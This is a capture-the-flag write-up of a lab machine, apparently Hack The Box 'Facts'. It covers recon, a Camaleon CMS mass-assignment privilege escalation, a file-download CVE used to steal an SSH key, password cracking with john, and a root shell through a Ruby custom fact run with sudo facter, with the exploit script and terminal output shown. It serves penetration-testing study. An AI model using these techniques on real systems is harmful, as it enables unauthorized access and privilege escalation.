
Facts CTF

14 April 2026 14:41

NOTE: This CTF has been done with the use of minimal help. (I have done some CTF's before, but most of the steps I had used from walkthroughs').


1. Recon: Run a nmap scan with the give IP to check for open ports.




As we can see that port 22 and 80 are open which are commonly used ports.
Port 22: SSH
Port 80: HTTP
Now I first checked with the port 80 by going to a browser like Firefox


2. From the above nmap scan result, there is no direct request from the IP. This is because `facts.htb` is a custom domain name, than a standard one like `google.com`. So if I directly go to browser and type `facts.htb` it shows error.

The solution for this is to go and edit the `/etc/hosts` file and add both IP and domain name, so that the system can access the HTTP port / website.



3. Enumeration: Since I can access the website, I will now enumerate the website to know all the subdomains using `gobuster`.
It is a directory and file brute-forcing, subdomain enumeration, and virtual host discovery on web servers.






-u -> uri of the page (either IP or domain name)
-w -> wordlist path on local machine


From the image, I deduced there were various important domains that were accessible : -
--> /admin.* -> /admin/login : Direct authentication surface
--> /_framework/ : Can expose API endpoints and internal logic even though response code 422 is shown
--> /search : Data exfiltration can occur
--> /sitemap.xml & /robots.txt : "Non-public" endpoint (Generally, contains sensitive information)
--> .git, .env, .ssh : Huge attack surface because these can show source code, credentials and keys
--> /ajax : Backend Communication endpoints

Since this is a CTF, all the essential & confidential files are false positives because of similar size (11110-11140) and are returning 200 response code.

But checking on `/admin/login` is a true positive here.


4. In the image, I saw the option to create an account, so I clicked it and registered with `test` being the username and password.
Then I signed in with the same username and password.






I got redirected to the dashboard page with 'client' role. At the footer of the page is Camaleon CMS 2.9.0. After searching for a CVE for this service version, I found that there is a CRITICAL ranking vulnerability.


Privilege escalation can be done through Mass Assignment which calls 'updated_ajax' method of UsersControllers class. In this method, the 'permit!' method is called, which allows all parameters to pass without filtering or input sanitization.







5. After this, I checked for known exploits available in Github. I found the an exploit by CsuriBird. This exploit logs in as a regular registered client. Then sends a POST request to `/admin/users/[id]/updated_ajax` (can be any id number) with parameter `password[role]=a dmin`.


Due to 'permit!' method, the parameter is not sanitized and the regular client becomes administrator. This is how the privile ge is escalated.









6. I took some help here because, admin access here did not help in any way. Research into the 'MediaController' component revea led `CVE-2024-46987`. In this CVE, the vulnerability allows an authenticated user to download arbitrary files from the server by manipulating the ' file' parameter. The Camaleon version affected is 2.8.0 - 2.8.2 but it works even on version 2.9.0.





By using this exploit, I first checked with the `/etc/passwd` folder which showed me two key users 'trivia' and 'william'. Ne xt I went to `/home/trivia/` with the exploit to check for a ssh key. First, I went to `/home/trivia/.ssh/authorized_keys` where I found a ssh key with ed25519 id and then I obtained the key and copied to a file with name `id_ed25519`.



7. Next, I converted the ssh key to a hash file using `ssh2john` tool and then used the `john` tool to crack the hashed ssh key to get the password. The 'rockyou.txt' contains all set of commonly used password hash, which cracked the password to be 'dragonballz'.

```
kali@kali: ~/HTB
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/HTB]
└─$ ssh2john id_ed25519 >> ssh.hash

┌──(kali㉿kali)-[~/HTB]
└─$ john --wordlists/usr/share/wordlists/rockyou.txt  ssh.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (id_ed25519)
1g 0:00:05:12 DONE (2026-04-14 05:04) 0.003195g/s 10.22p/s 10.22c/s 10.22C/s fireman..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/HTB]
└─$
```

```
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/HTB]
└─$ ssh -i id_ed25519 trivia@facts.htb
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'id_ed25519' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_ed25519": bad permissions
trivia@facts.htb's password:
Permission denied, please try again.
trivia@facts.htb's password:
```

After cracking the password, I used ssh command with the private key to login in to the system with username `trivia`. At first, even though I provided the correct password, it did not login because the copied private key file on the local machine had permissions for group and other users. So, I changed the permissions to read and write for user only and no other operation permission for group and other users. This allowed to login to the system and I found out the first CTF.

```
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/HTB]
└─$ chmod 600 id_ed25519

┌──(kali㉿kali)-[~/HTB]
└─$ ls -l id_ed25519
-rw------- 1 kali kali 464 Apr 14 04:58 id_ed25519

┌──(kali㉿kali)-[~/HTB]
└─$ ssh -i id_ed25519 trivia@facts.htb
Enter passphrase for key 'id_ed25519':
Last login: Wed Jan 28 16:17:19 UTC 2026 from 10.10.14.4 on ssh
Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Apr 14 09:06:08 AM UTC 2026

  System load:           0.0
  Usage of /:            72.1% of 7.28GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             220
  Users logged in:       1
  IPv4 address for eth0: 10.129.28.103
  IPv6 address for eth0: dead:beef::250:56ff:fe94:e9ed


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
trivia@facts:~$
```

```
Session  Actions  Edit  View  Help
trivia@facts:~$ ls
trivia@facts:~$ pwd
/home/trivia
trivia@facts:~$ cd ..
trivia@facts:/home$ ls
trivia  william
trivia@facts:/home$ cd william/
trivia@facts:/home/william$ ls
user.txt
trivia@facts:/home/william$
```

I used `sudo -l` to find any binaries that can run without password and I found one which was `/usr/bin/facter`. Facter is a cross-platform tool that collects and reports system information and can execute custom code, this represents a direct attack vector to escalate privilege to 'root'.

```
trivia@facts: ~
Session  Actions  Edit  View  Help
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
trivia@facts:~$
```

Facter is written in Ruby and is distributed as a Ruby gem (self-contained package of code, assets to run a Ruby application). I took help to get a shell script for root privilege escalation, executed it and got a root shell session, where I found the second CTF.

```
trivia@facts: ~
Session  Actions  Edit  View  Help
trivia@facts:~$ nano exploit.sh
trivia@facts:~$ cat exploit.sh
#!/bin/bash
cat > /tmp/custom/shell.rb << EOF
Facter.add('shell') do
  setcode do
    exec('/bin/sh')
  end
end
EOF

trivia@facts:~$ chmod +x exploit.sh
trivia@facts:~$ ./exploit.sh && sudo /usr/bin/facter --custom-dir=/tmp/custom shell
./exploit.sh: line 2: /tmp/custom/shell.rb: No such file or directory
trivia@facts:~$ mkdir /tmp/custom
trivia@facts:~$ ./exploit.sh && sudo /usr/bin/facter --custom-dir=/tmp/custom shell
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# pwd
/home/trivia
# cd /rott
/bin/sh: 4: cd: can't cd to /rott
# cd /root
# ls
minio-binaries  ministack  root.txt  snap
#
```